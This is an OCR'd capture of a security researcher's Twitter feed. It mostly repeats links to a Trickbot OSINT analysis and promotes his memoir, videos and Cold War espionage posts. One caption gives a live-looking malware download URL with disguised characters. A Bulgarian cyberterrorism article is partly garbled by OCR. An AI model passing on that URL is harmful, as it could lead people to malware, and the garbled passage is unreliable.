
"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/RaPBfrBI1W

\rightleftharpoons 1




20:56

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/yCUCk1HXJ7



"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/N1DPreAEEz



20:57

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/dzGenKXStt

The program or feature "\??\C:\Users\TST7x64\AppData\Local\Temp\C8FC.exe" cannot start or run due to incompatibity with 64-bit versions of Windows. Please contact the software vendor to ask if a 64-bit Windows compatible version is available.

20:57

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/XfL8B2sVXc


Document_Preview.exe Failed - Virus detected

http://greenmountains.ae/Do%D1%81ument_Pr%D0%B5view.exe


20:57

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/atioKR6y8h

≈1 ★1




"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/p6yA9xQbob



20:57

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAPOeN8 #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/qGTI5BGflp



"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/4He3mUkoUU





20:58

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec

#ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/gRKtwVfSEZ

★3



20:58

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/rxWNKXXVzX

★2




20:59

"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/fSJRFewNb5





"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/loqCAQ5Qbl #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/BJEcpVA1rp




"Exposing the Trickbot Malware Gang - An OSINT Analysis" - https://t.co/1oqCAQ5QbI #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #threatreport https://t.co/NoOSKLANh3



10 - Thursday

19:41


https://t.co/WIBGTU5ryT RT please! #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #ThreatIntel #ThreatHunting #threatreport https://t.co/NPEYmxKYN3



14 - Monday

15:38

Courtesy of me! CC: @Cryptome_org https://t.co/a7Dovo7MdB



15 - Tuesday

09:56

Exposing #Bulgaria's Involvement in Cold War Espionage – Who Stole the PC and Build a Fake Pro-Western Empire? – An #OSINT Analysis - https://t.co/BYBIgNoM9y

$\bigstar 1$

09:57

Exposing #Bulgaria - Or Who Build the Soviet Union's Virus Factories in the 90's? - An #OSINT Analysis - https://t.co/5R8OCWkJMS

★2

20:15

Subscribe to Dancho Danchev's Newsletter, by @dancho_danchev https://t.co/vSyNCsr5g4

19 - Saturday

We have a new blog on Hybrid Warfare at https://t.co/fnswrm8KWP - the original search engine for hackers circa 1994 which you can access here - https://t.co/Gf9CXdOpqI including the first post here - https://t.co/GuMftgJfsa Enjoy!

≥1 ★1 11:29

Cheers! https://t.co/3sWSurgBq7

Виртуално пространство

КИБЕРТЕРОРИЗМЪТ ДОКОЛКО РЕАЛЕН Е ПРОБЛЕМЪТ?

ИНФОРМАЦИОННАТА ИКОНОМИКА, в която светьт навлезе през последните 20 години, благоприятства развитието на модерните средства за комуникация, разбивайки междуконтиненталните и етнически граници, придавайки нови измерения на понятието информационно общество, а може би точното понятие е информационно-зависимо общество!

Тази статия се стреми да разгледа проблема за информационната война и кибертероризма, който неизменно я съпътства, от различни гледни точки. Тя ще отговори на следните въпроси – какво е кибертероризъм и каква е разликата между него и информационната война? Могат ли действията на информационната война и е кибертероризъм да предизвикат човешки жертви или икономически хаос и какви са възможните сценарии?




- азвитието на електронната търговия, отварянето на военните, производствени и корпоративните мрежи, с цел убеличабане на производителността чрез въбеждане на мрежово-базираните комуникации, са оснобните причини за феноменалното разбитие на кибернации kamo US и водещ фактор за успеха на армията им. Информационната бойна като платформа за воении, разузнавателни, протаг и дори терористични действия се ползва още от създаването на телебизията, Интернет и тубите спътиции в космоса. Факторите благоприятстващи за това са :
- Тьобальяма сбетовка сбързавост, скорост и шинерактибност на презисявата информация. Докато по бремето на Студенята бодна ЦВУ и КГБ са развитами основно на НЕМИНТ (чобешко разуднаване), информацииоппатва реболющия и глобализация допринесе за допълнитиемното разуватие на SIGING (силналия разуцаване) ЕПИТ (с-разузнаване) и дори СУБЕЯНТ (киберразузнаване). Всеки от изброените типове се подба и за офизуцбви, и за защития шели.

май 2005



Cheers! https://t.co/HNwIBCF1VT





20 - Sunday

01:55

Anyone hiring journalists or freelance writers?

07:31

Did you know that #Bulgaria stole the PC from the U.S and build a fake Pro-Western Empire courtesy of Bulgaria's Durzhavna Sigurnost under the COCOM embargo? Awesome! https://t.co/3z9ksCH1d1 [PDF] guess who uploaded the archive to @Cryptome_org? I did! https://t.co/FjhhxycSH6



Did you know that back in the day I used to posses a Pravetz 16 PC which was basically an IBM clone? I used to visit https://t.co/rmXzey30Go on a daily basis using my own modem which was quite a privilege back in the day. Stay tuned!

07:32

Exposing #Bulgaria's Involvement in Cold War Espionage - Who Stole the PC and Build a Fake Pro-Western Empire? - An OSINT Analysis - https://t.co/YEOWiAtXjT https://t.co/VXjayPYSXn



07:32

Exposing #Bulgaria's "Durzhavna Sigurnost" - The Complete Technical and Scientific Collection Archive During the Cold War - An OSINT Analysis - https://t.co/qBbOl3zR5f

07:33

Exposing the "KGB Hack" a.k.a Operation EQUALIZER - An OSINT Analysis - https://t.co/kDPYiEkDQQ

07:33

Exposing #Bulgaria - Or Who Build the Soviet Union's Virus Factories in the 90's? - An OSINT Analysis - https://t.co/c9XGjM3iaO

07:36

Looking for a true marvelous true and inspiring story on how I did not stole the PC and didn't build a fake Pro-Western empire? Check out memoir here - https://t.co/qLxz4GuRip [PDF] including my "inside story" here - https://t.co/kyl5GvScSi #Bulgaria

07:52

RT @juliocesarfort: @roman_soft @_alt3kx_ it's just Dancho Danchev trying to make a comeback after years out of the spotlight and battling...

A group of people gathered once upon a time without them knowing and started building and working on something big and new. I was alone thinking that once you walk in a forest and meet a tree they're usually two ways around it. I took the undertaken one.

07:59

The only single quote that I've ever read in my entire lifetime - "What use are they? They've got over 40,000 people over there reading newspapers" - https://t.co/tyuzOS5zOg [PDF] Awesome! Awesome! Thanks a lot for the career achievements.

08:03

This is the second quote I've ever read in my entire lifetime - "Communications without intelligence is noise. Intelligence without communications is irrelevant."

Network centric warfare is everywhere! Embrace it! https://t.co/CbnyL6Uuh5

08:03


The nukes are coming! The nukes are coming! - https://t.co/2lb2FFXYN7 #Bulgaria 10:41


New Twitter Profile Photo! Who's on Facebook? - https://t.co/AIXOA6DHVy https://t.co/IOd70NU8VK




22 - Tuesday

00:10







Anyone who wants to invite me to present at their security event virtually?

04:57

Any private mailing lists or invite-only security communities that you want to invite me to?

05:00

Have you taken the time to go through my 100 pages memoir? The story is not over yet so stay tuned. Here's PDF link in multiple E-Book readers formats - https://t.co/WeZmxLgin2 for free! Share your feedback please and stay tuned for the second edition!

Are you interested in reading all of my research in multiple E-book reader formats? For free? I've archived everything at the Internet Archive here - https://t.co/UZ6qVAhxVF grab a copy today and stay tuned for more!

05:14

Who wants to know me better? Check out this video - https://t.co/DHoD9j26nY and stay tuned for more.

05:15

This is a second video which I recently did on the InFraud Cybercrime Organization in a demonstration with Maltego - https://t.co/k8QSmgWH29 stay tuned for more.

$\bigstar 1$

05:16

This is a third video which I recently did where I teach and practice how to catch and profile FBI's Most Wanted Cybercriminals using OSINT and my methodology - https://t.co/n8K5tSJAfR stay tuned for more.

$\bigstar 1$

05:18

We have a new blog at https://t.co/PetnTEMIL3 which you can find here - https://t.co/Gf9CXdOpqI including the first post which you can find here - https://t.co/GuMftg|fsa stay tuned for more.

05:22

@k8em0 @ciaranmartinoxf I'm seeing the usual iFrame based crowd-sourced HTTP get flooders including a Windows based application courtesy of a company which is offering help to Ukraine and building hit lists of Russian Government Web sites.

Here's an analysis - https://t.co/tvPw6esTeM

$\bigstar 1$

07:31

Who's online and what are you doing in terms of cybercrime research and threat intelligence gathering?

★2


07:34

Ransomware or who cares? - https://t.co/Pj15rxfLTZ also check out my "Malware - Future Trends" paper circa 2006 where I somehow anticipated the rise of cryptoviral extortion which was a buzz word at the time - https://t.co/dZZINmGYu8

07:40

Did you know? I made it to Slashdot two times. Here - https://t.co/ogWebSViBO in 2006 and here - https://t.co/x65aFCQdSd in 2011.

Surprise! Who wants full offline copy of my personal blog in various E-Book formats for free? Check out the Internet Archive here - https://t.co/JT676NfPZl and don't forget to go through all the Web 2.0 buzz including all the censorship content. https://t.co/wEUSgsqRdF



07:44

@CryptoThn How exactly are you tracking them? Using public sources or using another methodology? Dare to share the details?

07:49

Did you know that I used to run https://t.co/Xest1Slnvx during 2003-2006? In case you're interested in a copy of the Security Newsletter grab it from the Internet Archive here - https://t.co/PG1UftNfUs best wishes to everyone from Team Astalavista

https://t.co/XvULyO3IMp



07:53

Did you know that I used to be into Information Security once which is how I actually got into the security industry as a hacker enthusiast during my teenage and student years? This is one of my first white papers - https://t.co/V1Ee3iryGx

07:55

This is me on cyber warfare - https://t.co/utsrBhju8W enjoy!

07:56

Interested in going through some of my presentations? Here's the actual archive - https://t.co/nNsXMPrGi0

07:57

Here's my Keynote on Koobface from @CybercampEs 2016 - https://t.co/q5iTxLwmK1 enjoy!

23 - Wednesday

01:21

New research courtesy of me for @whoisxmlapi - https://t.co/10ojzZDTvg enjoy!

01:22

Remember the infamous Innovative Marketing scareware distributor? Check out my latest research for @whoisxmlapi on the topic here - https://t.co/SLt0GhlnxK enjoy!


01:23

Here's also a podcast which I did for @whoisxmlapi on mapping the bad guy's malicious infrastructure which you can check here - https://t.co/39JWq7V8Md enjoy and stay tuned for more

01:25

Check out my "Cyber Intelligence" memoir here - https://t.co/WeZmxLgin2 available in multiple E-Book reader formats and stay tuned for more

Cheers to @securityblvd for referencing my "Who is Dancho Danchev?" post here - https://t.co/cJ1P3g5rdn which can be also described as a case study on how to build an information security industry "at home". Stay tuned for more. https://t.co/uugSV3gAl8



01:33

Interested in knowing more about my career experience as a hacker enthusiast during the 90's up to present day? Check out my "The Inside Story Behind the Life of ex-Bulgarian Hacker Dancho Danchev" Medium article here - https://t.co/kyl5GvScSi and stay tuned


08:19

@NCbassey I can do security blogging.


24 - Thursday


08:03


https://t.co/JTcqOaYgET https://t.co/ik7hle2J8E





08:04




